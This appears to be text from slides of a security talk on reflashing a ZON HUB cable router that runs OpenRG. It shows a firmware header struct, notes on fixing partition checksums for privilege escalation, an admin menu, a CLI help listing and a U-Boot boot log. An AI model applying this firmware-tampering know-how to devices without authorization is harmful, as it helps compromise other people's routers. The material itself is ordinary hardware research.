
- An OpenWRT patch explains our problem.




```
/* similarly, OpenRG-based boards use additional headers
 * as part of their flash partitioning scheme,
 * which unfortunately include a checksum and length field
 */

/* Note: All fields are in big-endian */
struct openrg_header {
    u32 magic; /* 0xFEEDBABE */
    u32 len; /* Length of file excluding header */
    u32 checksum; /* 32-bit sum of all bytes in file and header, excluding checksum */
    u32 counter; /* Unknown */
    u32 start_offset; /* Unknown */
    u8  name[0x80]; /* Names the file for the CFE flash_layout command */
};
```


Privilege escalation

- We need to update the OpenRG partition descriptor with the new checksum.
- Modified **openrg-image-parser**.
- https://git.zx2c4.com/openrg-image-parser/
- Another reflash…



192.168.1.1/index.cgi
ZON
Site Map | Help | Reboot | Logout
Welcome admin
EN English
Home
Internet Connection
Local Network
Services
System
Advanced
Advanced
About OpenRG
CPU Monitor
Configuration File
DNS Server
Diagnostics
Disk Management
Equipment Status
File Server
Firewall
IP Address Distribution
Jungo.net (Jnet)
Map View
Media Sharing
Network Connections
Network Monitor
Network Objects
Personal Domain Name (Dynamic DNS)
Print Server
Protocols
Remote Administration
Restore Factory Settings
Routing
Scheduler
System Log
System Settings
Time Settings
Universal Plug and Play
Users
WINS Server
Wireless



```
Username: admin
Password: ******

ZON HUB> help
help   Show help for commands within this menu

Usage:
        help all - show all available commands in the current level
        help [category]... <category> - show commands in a certain category
        help [category]... <command> - show detailed help for a specific command
        help -s <string> - search for categories/commands containing the string

Availble help Categories
help switch - show help about HW switch commands
help osap - show help about Osap related commands
help media_server - show help about Media Server commands
help jnet - show help about Jnet related commands
help crash - show help about saves and watch serial logs and crashes
help conf - show help about Read and write ZON HUB configuration data
help equipment_status - show help about show leds status
help factory - show help about Manufacturing factory related commands
help fon - show help about API for managing FON
help docsis - show help about Docsis related commands
help leds - show help about LED commands
help scr - show help about scr commands
help upnp - show help about UPnP commands
help qos - show help about Control and display QoS data
help bridge - show help about API for managing ethernet bridge
help firewall - show help about Control and display Firewall and NAT data
help connection - show help about API for managing connections
help inet_connection - show help about API for managing internet connections
help wireless - show help about Wireless commands
help misc - show help about API for ZON HUB miscellaneous tasks
help firmware_update - show help about Firmware update commands
help log - show help about Controls ZON HUB logging behavior
help dev - show help about Device related commands
help kernel - show help about Kernel related commands
help system - show help about Commands to control ZON HUB execution
help flash - show help about Flash and loader related commands
help net - show help about Network related commands
help cmd - show help about Commands related to the Command module

Returned 0
ZON HUB> 
```



Vulnerabilities?



```
U-Boot 1.2.0 (Mar  7 2013 - 20:07:42)
PSPU-Boot(BBU) 1.0.16.22

DRAM:  128 MB
Flash Spansion S25FL128S(16 MB) found on CS0.
Flash Spansion S25FL128S(16 MB) found on CS1.
Flash: 32 MB
In:    serial
Out:   serial
Err:   serial
Press SPACE to abort autoboot in 3 second(s)
Image sections found:
2. section: type:2; magic 0xfeedbabe; counter 0x9; addr 0x48040000
5. section: type:2; magic 0xfeedbabe; counter 0x6; addr 0x4c000000
Looking for active section/image:
checking section 2... ok: 'Image downloaded from:
https://jrms.zon.pt:550/firmwares/openrg.cve30360.v2.4_11_3_7_62_3_52.rms?u=KFpPTiBIVUIgZGF0YQogICh3Ym0K' 0x7f9d08@0x48040000 count:0x9
## Booting image at 48040000 ...
Image Name:   OpenRG
Image Type:   ARM Linux Kernel Image (uncompressed)
Data Size:    8363208 Bytes =  8 MB
Load Address: 80018000
Entry Point:  80018000
OK

Starting kernel ...

Uncompressing Linux.................................................................................................................
.....................................................................................................................................
........................................... done, booting the kernel.
Linux version 2.6.16.26 #1 Mon Sep 2 03:34:44 IDT 2013
CPU: ARMv6-compatible processor [410fb764] revision 4 (ARMv6TEJ)
Machine: puma5
```

Remote Updates

